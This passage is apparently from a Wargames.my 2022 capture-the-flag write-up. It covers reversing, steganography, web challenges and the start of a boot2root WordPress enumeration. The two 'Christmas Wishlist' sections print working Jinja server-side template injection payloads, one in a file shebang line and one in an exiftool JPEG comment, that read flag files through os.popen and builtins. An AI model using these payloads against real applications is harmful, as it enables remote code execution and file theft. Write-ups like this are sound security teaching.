"my","attention","during","the","game","but","most","of","the","reading",
"will","be","done","at","the","end","of","stream.",},

{"9.","Please","refrain","from","making","voice","requests","as","they","
were","most","likely","done","already.",},

{"As","long","as","you","follow","the","rules","above,","you","can","chat
","in","any","language!",},

}



for i := 0; i < 38; i++ {

if i == 4 {

flag = append(flag, "{")

} else if i == 13 {
```


```
flag = append(flag, "0")

} else if i == 20 {

flag = append(flag, "0")

} else if i == 24 {

flag = append(flag, "0")

} else if i == 37 {

flag = append(flag, "}")

} else {

//get user input

fmt.Print("First Number : ")

fmt.Scanf("%d", &x)

fmt.Print("Second Number : ")

fmt.Scanf("%d", &y)

fmt.Print("Third Number : ")

fmt.Scanf("%d", &z)


//printing out the alphabet

fmt.Println(string(array[x-1][y-1][z-1]))

flag = append(flag,string(array[x-1][y-1][z-1]))

fmt.Println(flag)

}

}

}
```

```
First Number : 11
Second Number : 6
Third Number : 4
c
[w g m y { e e b 7 a c 6 6 0 2 6 9 f 4 5 0 4 6 a 0 e 8 a b a a 5 1 d f e c]
```

STEGA

Color

Unzipping the zip file will give us an image. Opening the image



Looks like QR code, seems like QR code, let's treat it like one. Upload the image to online *tool*. It seems like we might get something out of it if we view in different form of color.

Green

`wgmy{a437a259`

Blue

`5533b67bae8deb`

Red

`bac0f12d77}`

And voila! the flag is `wgmy{a437a2595533b67bae8debbac0f12d77}`

WEB

Christmas Wishlist

app.py snippet

```
else:

f.save(filepath)

output = subprocess.check_output(

["/bin/file",'-b', filepath],

shell=False,

encoding='utf-8',

timeout=1

)

if "ASCII text" not in output:

output=f"<p style='color:red'>Error: The file is not a text file:
{output}</p>"

else:

output = "You wish for "

with open(filepath,'r') as f:

lines = f.readlines()

output += ', '.join(lines[:-1]) + " and " + lines[-1]



os.remove(filepath)

return render_template_string(output)
```

After a file is uploaded, the system executes the command `/bin/file -b <uploaded_file>` and returns the result. The file is then deleted. The output of this process is rendered as a Jinja template, which allows for the injection of a Server-Side Template Injection (SSTI) payload. This payload can be used to obtain remote code execution. The specific payload used is shown below. Note that if `/bin/file` is run on a file with a Linux magic number (indicated in the first line of the file), it will display that information in the output.

```
#!/usr/bin/{{request.__class__._load_form_data.__globals__.__builtins__.open("/flag").read() }}
```

```
└─$ file -b test.sh
/usr/bin/{{request.__class__._load_form_data.__globals__.__builtins__.open("/flag").read() }} script, ASCII text executable
```

Christmas Wishlist2

app.py snippet

```
else:

f.save(filepath)

output = subprocess.check_output(

["/bin/file",'-b', filepath],

shell=False,

encoding='utf-8',

timeout=1

)

print(output)

if "ASCII text" not in output:

output=f"<p style='color:red'>Error: The file is not a text file: {output}</p>"

else:
```

```
output="Wishlist received. Santa will check out soon!"



os.remove(filepath)

return render_template_string(output)
```


For Christmast wishlist 2, there is a change in the process. We cannot use ASCII text because the output is not being rendered aymore. Therefore, we are going to use an image file and insert a template injection payload using `exiftool`. We will then upload the image to retrieve the flag, as demonstrated below.

```
┌──(kali㉿kali)-[~/Desktop/ctf/wargames2022]
└─$ exiftool -Comment="{{config.class.init.globals['os'].popen('cat ../flag').read()}} " image.jpg
    1 image files updated
```


```
┌──(kali㉿kali)-[~/Desktop/ctf/wargames2022]
└─$ file image.jpg
image.jpg: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=0], comment: "{{config.__class__.__init__.__globals__['os'].popen('cat ../flag').read()}} ", baseline, precision 8, 437x197, components 1
```

Eureka!

Upon opening the webpage, user were prompted with `login.php`. Nothing works against the webpage, SQL Injection, SSTI, and others. Moving on to dirb to check other file (if any). Found `robots.txt` endpoint



Of course, moving on to `changelog.txt` endpoint. The hint was there on Phase 3 with the term *way back*, hence using *waybackurls* trying to get something




```
┌──(7imbitz㉿kali)-[~]
└─$ waybackurls eureka.wargames.my
http://eureka.wargames.my/
http://eureka.wargames.my/dataprocess.view.php?id=1
http://eureka.wargames.my/favicon.ico
http://eureka.wargames.my/login.php
http://eureka.wargames.my/style.css
```

Found some interesting URL with `id=1` Sending it to intruder to see their respective response. Only `1`,`2`,`3` contain different length, let's dig into it.

3. Intruder attack of http://eureka.wargames.my - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
4	3	302			1536	
0		302			1531	
2	1	302			1531	
3	2	302			1513	
1	0	302			1453	
5	4	302			1453	
6	5	302			1453	
7	6	302			1453	
8	7	302			1453	
9	8	302			1453	
10	9	302			1453	

Finished

- `id=1`

Request

Pretty Raw Hex

```
GET /dataprocess.view.php?id=1 HTTP/1.1
Host: eureka.wargames.my
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
X-PwnFox-Color: orange
```

Search... 0 matches


Response

Pretty Raw Hex Render


```
</head>
<body>

  <div class="container">
    <hgroup>
      <h1 class="site-title" style="text-align: center; color: green;">
        Eureka
      </h1>
      <br>
    </hgroup>

    <br>
    <nav class="navbar navbar-inverse">
      <div class="container-fluid">
        <!-- Collect the nav links, forms, and other content for toggling -->
        <div class="collapse navbar-collapse" id="bs-example-navbar-collapse-1">
          <ul class="nav navbar-nav center">
            <li>
              <a href="logout.php">
                Logout
              </a>
            </li>
          </ul>

        </div>
      </div>
    </nav>

    <main class="main-content">
      <div class="col-md-6 col-md-offset-2">
        <table>
          <tr>
            <td>
              <b>
                User
              </b>
              : UnieVarios
               <b>
                Description
              </b>
              : Hello, im here to have fun!
            </td>
          </tr>
        </table>
      </div>
    </main>
  </div>

</body>
</html>
```

Search... 0 matches

- `id=2`



- `id=3`




Voilah! The flag

BOOT2ROOT


D00raemon

User

Visiting the ip we only landed on ubuntu default page



Using `feroxbuster` to find any available directories. There is a `/wordpress` endpoint.



Next, we use the `wpsan` tool to continue our enumeration. The output from `wpscan` indicates that there is a directory listing located at `/wordpress/wp-content/uploads/`.

```
[+] Upload directory has listing enabled: http://10.10.196.64/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

There is a text file named `notes.txt` located at `/wordpress/wp-content/uploads/2022/12/`. Within this file is a string of characters, `PvWu&q563b3cwctZjL`, which we are unsure of its purpose. We attempted to use it as a username in a brute force attack to log into wordpress, but were unsuccessful.

